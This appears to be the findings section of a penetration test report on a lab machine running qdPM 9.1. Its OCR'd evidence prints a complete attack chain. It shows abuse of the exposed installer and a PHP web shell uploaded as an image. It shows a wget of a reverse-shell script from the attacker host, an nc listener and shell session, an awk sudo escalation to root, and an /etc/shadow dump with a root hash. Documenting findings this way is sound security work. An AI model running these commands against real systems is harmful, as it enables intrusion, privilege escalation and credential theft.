


Technical Findings


Internal Penetration Assessment Findings


Finding IPA-001: Security Misconfiguration (Critical)
Description: Bigs.S was able to enumerate and access the /install folder, allowing us to connect DoubleTrouble's website to our database and creating an admin account, which enabled Bigs.S to log in to the application. The same account was later responsible for uploading the malicious image that led to the initial access to the server and, consequently, the ultimate domain breach.
Risk: The ability to access the `/install` folder and modify database connections violates access control mechanisms, allowing unauthorized changes to the application. Attackers gain full access to the system through multiple attack vectors (database manipulation, admin account creation, file upload exploit).
Evidence:




qdPM 9.1 Installation
Index of /core/config
Index of /core/lib
10.0.2.5/install/index.php?step=database_config
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
qdPM 9.1 Installation
Database config
Database host: localhost The address of the database server in the form of a hostname or IP address.
Database port: MySQL Connection Port. (Leave this blank unless you know the server operates on a non-standard port.)
Database name: qdpm The name of the database to hold the data in.
DB username: The username used to connect to the database server.
DB password: The password that is used together with the username to connect to the database server.
Install Database



10.0.2.5/install/index.php?step=database_config
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
qdPM 9.1 Installation
Database config
Database host: 10.0.2.4 The address of the database server in the form of a hostname or IP address.
Database port: 3306 MySQL Connection Port. (Leave this blank unless you know the server operates on a non-standard port.)
Database name: my_website_db The name of the database to hold the data in.
DB username: webuser The username used to connect to the database server.
DB password: StrongPassword123! The password that is used together with the username to connect to the database server.
Install Database
qdPM 9.1
Copyright @ 2010 qdpm.net








Finding IPA-002: Insecure Image Upload (Critical).
Description: Bigs.S was able to upload a malicious image through the /index.php/configuration?type=general web endpoint which led to an initial access to the server.
Risk: This vulnerability allows attackers to upload malicious files to the server, and exfiltrate information that can be used for further server/domain enumeration and exploitation.


Evidence:



Request
Pretty
Raw
Hex
Content-Disposition: form-data; name="type"
general
Content-Disposition: form-data; name="cfg[app_administrator_email]"
admin@localhost.com
Content-Disposition: form-data; name="cfg[app_administrator_password]"
Content-Disposition: form-data; name="cfg[app_app_name]"
Workspace
Content-Disposition: form-data; name="cfg[app_app_short_name]"
qdPM
Content-Disposition: form-data; name="cfg_app_app_logo_file"; filename="doubletrouble.php"
Content-Type: image/jpeg
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Date: Fri, 21 Feb 2025 02:55:24 GMT
Server: Apache/2.4.38 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://10.0.2.5/index.php/configuration?type=general
Content-Length: 123
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
<html>
<head>
<meta http-equiv="refresh" content="0;url=http://10.0.2.5/index.php/configuration?type=general"/>
</head>
</html>
Search
0 highlights
Search
0 highlights
Done


qdPM | Configuration
qdPM | Configuration
qdPM | Users
10.0.2.5/uploads/doublet
Index of /uploads
10.0.2.5/uploads/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
attachments/ 2016-01-26 08:27 -
doubletrouble.php 2025-02-20 20:55 81K
users/ 2014-09-12 18:52 -
Apache/2.4.38 (Debian) Server at 10.0.2.5 Port 80


10.0.2.5/uploads/doubletrouble.php?cmd=whoami
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
JFIF
VWXYZcdefghijstuvwxyz
$4
?
R
8
JN
Q6/
Xc
MR
IXjOk
sD
7
Zt
@
U
#
ls
sQ
0N
q
M
s
8
=
;W(`g8
mN
0A
7
N
Sb
X
r
G8
1
?
28>
E
q
h
m
C
G
U
ft
8
s
p
d
z
g
L
V
!
]
L
H
j
k
Cgbw
ef
F
z
hh
cc(N
s
W
nz8
X
Q
1
A9
5
N
i*00M
6z
?
!
Hm
j
_
:
y
x
%X
x
-
{2


10.0.2.5/uploads/doubletrouble.php?cmd=wget http://10.0.2.4:1111/rev.php
kali@kali: ~/Desktop/Assessment-Findings/double_trouble-assessment
nc -nlvp 7777
listening on [any] 7777 ...
ls
aggressive_scan.txt
DirBuster-Double_Trouble-10.0.2.5-80-simple.txt
DirBuster-Double_Trouble-10.0.2.5-80.txt
dir-busting.txt
doubletrouble.jpg
hello.txt
hello.txt.*jpg
rev.php
rev.phtml
rev.php%00.jpg
rev.php%00.png
target.txt
cat hello.txt
Hello, World!
python3 -m http.server 1111
Serving HTTP on 0.0.0.0 port 1111 (http://0.0.0.0:1111/) ...
10.0.2.5 - - [20/Feb/2025 22:44:10] "GET /hello.txt HTTP/1.1" 200 -
10.0.2.5 - - [20/Feb/2025 22:46:45] "GET /rev.php HTTP/1.1" 200 -


10.0.2.5/uploads/
Index of /uploads
Name
Last modified
Size
Description
Parent Directory -
attachments/ 2016-01-26 08:27 -
doubletrouble.php 2025-02-20 20:55 81K
hello.txt 2025-02-20 19:46 14
rev.php 2025-02-20 19:12 5.4K
users/ 2014-09-12 18:52 -
Apache/2.4.38 (Debian) Server at 10.0.2.5 Port 80


10.0.2.5/uploads/rev.php
kali@kali: ~/Desktop/Assessment-Findings/double_trouble-assessment
sudo nc -nlvp 7777
[sudo] password for kali:
listening on [any] 7777 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.5] 43252
Linux doubletrouble 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
doubletrouble
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
valid_lft 431sec preferred_lft 431sec
inet6 fe80::a00:27ff:fe21:6111/64 scope link
valid_lft forever preferred_lft forever
$

Finding IPA-003: Improper Privilege Management(Critical)

Description: The exploitation that led to the initial access provided Bigs.S with access to the service account www-data which had privileges to run the awk command with root privileges. With much ease, Bigs.S was able to leverage this poor privilege management to get root privileges to the system.

Risk: The service account `www-data` has unnecessary sudo privileges to run `awk` as root. This misconfiguration allows attackers to escalate privileges and gain full control over the system.

Evidence:

```
$ sudo -l
Matching Defaults entries for www-data on doubletrouble:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on doubletrouble:
    (ALL : ALL) NOPASSWD: /usr/bin/awk
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
$
```

```
$ sudo awk 'BEGIN {system("/bin/sh")}'
whoami
root
hostname
doubletrouble
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:21:61:11 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 414sec preferred_lft 414sec
    inet6 fe80::a00:27ff:fe21:6111/64 scope link
       valid_lft forever preferred_lft forever
```

```
cat /etc/shadow
root:$6$GFEPutgi.1nJ4e5p$1qX/vWP1PCL3cGTDWNC5PUkXxTVSRuYLeIvbITXtxdbdPQDCKl.EzrzcynCPtfDbiinerU4Ae4S7XY3TLXZTB1:18613:0:99999:7:::
daemon:*:18613:0:99999:7:::
bin:*:18613:0:99999:7:::
sys:*:18613:0:99999:7:::
sync:*:18613:0:99999:7:::
games:*:18613:0:99999:7:::
man:*:18613:0:99999:7:::
lp:*:18613:0:99999:7:::
mail:*:18613:0:99999:7:::
news:*:18613:0:99999:7:::
uucp:*:18613:0:99999:7:::
proxy:*:18613:0:99999:7:::
www-data:*:18613:0:99999:7:::
backup:*:18613:0:99999:7:::
list:*:18613:0:99999:7:::
irc:*:18613:0:99999:7:::
gnats:*:18613:0:99999:7:::
nobody:*:18613:0:99999:7:::
_apt:*:18613:0:99999:7:::
systemd-timesync:*:18613:0:99999:7:::
systemd-network:*:18613:0:99999:7:::
systemd-resolve:*:18613:0:99999:7:::
messagebus:*:18613:0:99999:7:::
sshd:*:18613:0:99999:7:::
systemd-coredump:!!:18613::::::
mysql:!:18613:0:99999:7:::
```

Finding IPA-004: SSH - Security Misconfiguration (High)
Description: After breaching to a shell with root privileges, Bigs.S was able to add a new root user account to the machine, and login on that account via ssh without any set up needed.
Risk: Allowing root accounts to login via ssh is against security best practices. Direct access to root makes privilege escalation unnecessary, shortening the path for a full domain breach.
Evidence:

```
sudo passwd newroot
New password: password
Retype new password: password
passwd: password updated successfully
cat /etc/shadow
